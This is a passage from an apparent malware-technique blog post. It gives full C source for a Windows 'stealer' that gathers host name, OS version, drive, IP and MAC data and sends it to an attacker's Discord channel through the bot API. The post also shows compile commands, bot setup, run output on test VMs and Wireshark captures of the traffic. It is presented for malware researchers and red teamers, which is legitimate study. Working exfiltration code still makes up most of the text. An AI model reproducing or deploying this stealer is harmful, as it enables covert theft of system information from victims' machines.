
```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <winhttp.h>
#include <iphlpapi.h>

#define DISCORD_BOT_TOKEN "your discord bot token" // replace with your actual bot
token
#define DISCORD_CHANNEL_ID "your discord channel id" // replace with the channel ID
where you want to send the message

// function to send a message to discord using the discord Bot API
int sendToDiscord(const char* message) {
  HINTERNET hSession = NULL;
  HINTERNET hConnect = NULL;
  HINTERNET hRequest = NULL;

  hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
  if (hSession == NULL) {
    fprintf(stderr, "WinHttpOpen. error: %d has occurred.\n", GetLastError());
    return 1;
  }

  hConnect = WinHttpConnect(hSession, L"discord.com", INTERNET_DEFAULT_HTTPS_PORT,
0);
  if (hConnect == NULL) {
    fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n", GetLastError());
    WinHttpCloseHandle(hSession);
    return 1;
  }

  hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/api/v10/channels/"
DISCORD_CHANNEL_ID "/messages", NULL, WINHTTP_NO_REFERER,
WINHTTP_DEFAULT_ACCEPT_TYPES, WINHTTP_FLAG_SECURE);
  if (hRequest == NULL) {
    fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n", GetLastError());
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }

  // set headers
  if (!WinHttpAddRequestHeaders(hRequest, L"Authorization: Bot " DISCORD_BOT_TOKEN
"\r\nContent-Type: application/json\r\n", -1, WINHTTP_ADDREQ_FLAG_ADD)) {
    fprintf(stderr, "WinHttpAddRequestHeaders. error %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }

  // construct JSON payload
  char json_body[1024];
  snprintf(json_body, sizeof(json_body), "{\"content\": \"%s\"}", message);

  // send the request
  if (!WinHttpSendRequest(hRequest, NULL, -1, (LPVOID)json_body, strlen(json_body),
strlen(json_body), 0)) {
    fprintf(stderr, "WinHttpSendRequest. error %d has occurred.\n", GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }

  // receive response
  BOOL hResponse = WinHttpReceiveResponse(hRequest, NULL);
  if (!hResponse) {
    fprintf(stderr, "WinHttpReceiveResponse. error %d has occurred.\n",
GetLastError());
  }

  DWORD code = 0;
  DWORD codeS = sizeof(code);
  if (WinHttpQueryHeaders(hRequest, WINHTTP_QUERY_STATUS_CODE |
WINHTTP_QUERY_FLAG_NUMBER, WINHTTP_HEADER_NAME_BY_INDEX, &code, &codeS,
WINHTTP_NO_HEADER_INDEX)) {
    if (code == 200) {
      printf("message sent successfully to discord.\n");
    } else {
      printf("failed to send message to discord. HTTP status code: %d\n", code);
    }
  } else {
    DWORD error = GetLastError();
    LPSTR buffer = NULL;
    FormatMessageA(FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
                   NULL, error, 0, (LPSTR)&buffer, 0, NULL);
    printf("unknown error: %s\n", buffer);
    LocalFree(buffer);
  }

  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hSession);

  return 0;
}

int main(int argc, char* argv[]) {
  // test message
  const char* message = "meow-meow";
  sendToDiscord(message);

  char systemInfo[4096];

  // get host name
  CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
  DWORD size = sizeof(hostName) / sizeof(hostName[0]);
  GetComputerNameA(hostName, &size);

  // get OS version
  OSVERSIONINFO osVersion;
  osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
  GetVersionEx(&osVersion);

  // get system information
  SYSTEM_INFO sysInfo;
  GetSystemInfo(&sysInfo);

  // get logical drive information
  DWORD drives = GetLogicalDrives();

  // get IP address
  IP_ADAPTER_INFO adapterInfo[16];  // Assuming there are no more than 16 adapters
  DWORD adapterInfoSize = sizeof(adapterInfo);
  if (GetAdaptersInfo(adapterInfo, &adapterInfoSize) != ERROR_SUCCESS) {
    printf("GetAdaptersInfo failed. error: %d has occurred.\n", GetLastError());
    return 1;
  }

  snprintf(systemInfo, sizeof(systemInfo),
    "Host Name: %s, "
    "OS Version: %d.%d.%d, "
    "Processor Architecture: %d, "
    "Number of Processors: %d, "
    "Logical Drives: %X, ",
    hostName,
    osVersion.dwMajorVersion, osVersion.dwMinorVersion, osVersion.dwBuildNumber,
    sysInfo.wProcessorArchitecture,
    sysInfo.dwNumberOfProcessors,
    drives);

  // add IP address information
  for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter = adapter-
>Next) {
    snprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) -
strlen(systemInfo),
    "Adapter Name: %s, "
    "IP Address: %s, "
    "Subnet Mask: %s, "
    "MAC Address: %02X-%02X-%02X-%02X-%02X-%02X",
    adapter->AdapterName,
    adapter->IpAddressList.IpAddress.String,
    adapter->IpAddressList.IpMask.String,
    adapter->Address[0], adapter->Address[1], adapter->Address[2],
    adapter->Address[3], adapter->Address[4], adapter->Address[5]);
  }

  // send system info to discord
  sendToDiscord(systemInfo);
  return 0;
}
```

demo

Let's check everything in action.

Compile our "stealer" `hack.c`:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive -liphlpapi -lwinhttp
```



cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-06-28-malware-trick-42
cocomelonc@pop-os: ~/hacki...
mc [cocomelonc@pop-os]:~/h...
mc [cocomelonc@pop-os]:~/h...
cocomelonc@pop-os: ~/hacki...

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-28-malware
-trick-42$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/s
hare/mingw-w64/include/ -s -ffunction-sections -fdata-sections -W
no-write-strings -fno-exceptions -fmerge-all-constants -static-li
bstdc++ -static-libgcc -fpermissive -liphlpapi -lwinhttp
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-28-malware
-trick-42$ ls -lt
total 52
-rwxrwxr-x 1 cocomelonc cocomelonc 42496 Jul  2 18:03 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  5291 Jul  2 18:03 hack.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-28-malware
-trick-42$ 
```

Before running on test victim machine we need authorize our bot to sending messages to channel:

```
https://discord.com/api/oauth2/authorize?
client_id=123456789012345678&permissions=0&scope=bot
```


Replace cliend id with yours:


Discord

Success!

meow-test has been authorized and added to MeowHacking.


You may now close this window or tab.



meow-test just showed up! Today at 8:33 AM

And run it on my Windows 11 VM:

```
.\hack.exe
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/
PSWindows

PS C:\Users\zhzhu> cd Z:\2024-06-28-malware-trick-42\
PS Z:\2024-06-28-malware-trick-42> .\hack.exe
message sent successfully to discord.
message sent successfully to discord.
PS Z:\2024-06-28-malware-trick-42>
```

meow-test just showed up! Today at 8:33 AM


meow-test APP Today at 8:34 AM
meow-meow
Host Name: DESKTOP-26FQMOC, OS Version: 6.2.9200, Processor Architecture: 9, Number of Processors: 2, Logical Drives: 200000C, Adapter Name: {7801F500-1CCA-4D1B-AE0A-71627855A7E3}, IP Address: 192.168.118.191, Subnet Mask: 255.255.255.0, MAC Address: 08-00-27-62-E5-49

general
2 new messages since 8:34 AM
win11-en-us (persistence) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
10:34 PM
Tuesday
7/2/2024
Right Ctrl

As you can see, messages posted successfully in our channel.

Run on Windows 10 x64 VM with wireshark:

```
.\hack.exe
```



```
No.   Time      Source           Destination
 286 8.817923  23.202.117.24    192.168.11
 287 8.817923  23.202.117.24    192.168.11
 288 8.817923  23.202.117.24    192.168.11
 289 8.817923  23.202.117.24    192.168.11
 290 8.818047  192.168.118.105  23.202.117
 291 8.823309  192.168.118.105  104.26.11.
 292 8.825206  23.202.117.24    192.168.11
 293 8.825206  23.202.117.24    192.168.11
 294 8.825206  23.202.117.24    192.168.11
 295 8.825252  192.168.118.105  23.202.117
 296 8.900623  23.202.117.24    192.168.11

> Frame 291: 66 bytes on wire (528 bits), 66 bytes ca
> Ethernet II, Src: PcsCompu_0e:b2:7a (08:00:27:0e:b2
> Internet Protocol Version 4, Src: 192.168.118.105,
> Transmission Control Protocol, Src Port: 65194, Dst
```

```
Try the new cross-platform PowerShell https://aka.ms/psc
ore6
PS C:\Users\user>
PS C:\Users\user>
PS C:\Users\user> cd Z:\2024-06-28-malware-trick-42\
PS Z:\2024-06-28-malware-trick-42> .\hack.exe
message sent successfully to discord.
message sent successfully to discord.
PS Z:\2024-06-28-malware-trick-42> _
```

meow-test just showed up! Today at 8:33 AM


meow-test APP Today at 8:34 AM
meow-meow
Host Name: DESKTOP-26FQMOC, OS Version:
192.168.118.191, Subnet Mask: 255.255.255.0, M

meow-test APP Today at 2:51 PM
meow-meow
Host Name: DESKTOP-OTF39V3, OS Version: 6.2.9200, Processor Architecture: 9, Number of Processors: 1, Logical Drives: 200000C, Adapter Name: {FDE925C4-822B-477F-8283-D9DBF6DC1E90}, IP Address: 192.168.118.105, Subnet Mask: 255.255.255.0, MAC Address: 08-00-27-0E-B2-7A

general
Search
2 new messages since 2:51 PM
Mark As Read
win10-MA (frida-test) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 443
Windows PowerShell
wireshark_EthernetCJ1HQ2.pcapng
Type here to search
83°F Mostly sunny
5:02 AM
7/3/2024
Right Ctrl

And monitoring traffic via Wireshark we got an IP address `104.26.11.240`:

```
whois 104.26.11.240
```



```
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-650-319-8930
OrgAbuseEmail:  abuse@cloudflare.com
OrgAbuseRef:    https://rdap.arin.ne
IN

OrgTechHandle: ADMIN2521-ARIN
OrgTechName:   Admin
OrgTechPhone:  +1-650-319-8930
OrgTechEmail:  rir@cloudflare.com
OrgTechRef:    https://rdap.arin.net
N

RNOCHandle: NOC11962-ARIN
RNOCName:   NOC
RNOCPhone:  +1-650-319-8930
RNOCEmail:  noc@cloudflare.com
RNOCRef:    https://rdap.arin.net/re

RAbuseHandle: ABUSE2916-ARIN
RAbuseName:   Abuse
RAbusePhone:  +1-650-319-8930
RAbuseEmail:  abuse@cloudflare.com
```

```
tcp.port == 443

No.  Time       Source            Destination       Protocol  Length  Info
286  8.817923   23.202.117.24     192.168.118.105   TCP       1454    443 → 65143 [PSH, ACK] Se
287  8.817923   23.202.117.24     192.168.118.105   TCP       1454    443 → 65143 [ACK] Seq=252
288  8.817923   23.202.117.24     192.168.118.105   TCP       1454    443 → 65143 [ACK] Seq=253
289  8.817923   23.202.117.24     192.168.118.105   TCP       1454    443 → 65143 [PSH, ACK] Se
290  8.818047   192.168.118.105   23.202.117.24     TCP         54    65143 → 443 [ACK] Seq=1 A
291  8.823309   192.168.118.105   104.26.11.240     TCP         66    65194 → 443 [SYN] Seq=0 W
292  8.825206   23.202.117.24     192.168.118.105   TCP       1454    443 → 65143 [ACK] Seq=256
293  8.825206   23.202.117.24     192.168.118.105   TCP       1454    443 → 65143 [PSH, ACK] Se
294  8.825206   23.202.117.24     192.168.118.105   TCP       1454    443 → 65143 [ACK] Seq=259
295  8.825252   192.168.118.105   23.202.117.24     TCP         54    65143 → 443 [ACK] Seq=1 A
296  8.900623   23.202.117.24     192.168.118.105   TCP       1454    443 → 65143 [PSH, ACK] Se

> Frame 291: 66 bytes on wire (528 bits), 66 bytes captured
> Ethernet II, Src: PcsCompu_0e:b2:7a (08:00:27:0e:b2:7a), D
> Internet Protocol Version 4, Src: 192.168.118.105, Dst: 10
> Transmission Control Protocol, Src Port: 65194, Dst Port:

0000  7e e8 45 f1 81 fa 08 00  27 0e b2 7a 08 00 45 00
0010  00 34 ee 6f 40 00 80 06  00 00 c0 a8 76 69 68 1a
0020  0b f0 fe aa 01 bb 92 04  7f 47 00 00 00 00 80 02
0030  ff ff ab 42 00 00 02 04  05 b4 01 03 03 08 01 01
0040  04 02

wireshark_EthernetCJ1HQ2.pcapng    Packets: 15652 · Displayed: 15486 (98.9%) · Dropped: 0 (0.0%)    Profile: Default
```

```
tform PowerShell https://aka.ms/psc

Z:\2024-06-28-malware-trick-42\
are-trick-42> .\hack.exe
ully to discord.
ully to discord.
are-trick-42>
```

As far as I know, Discord uses Cloudflare, so I assume this is the our Discord API ip address.

I hope this post with practical example is useful for malware researchers, red teamers, spreads awareness to the blue teamers of this interesting technique.

[Using Telegram API example](#)
[Using VirusTotal API example](#)
[Discord API Reference](#)
[source code in github](#)

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine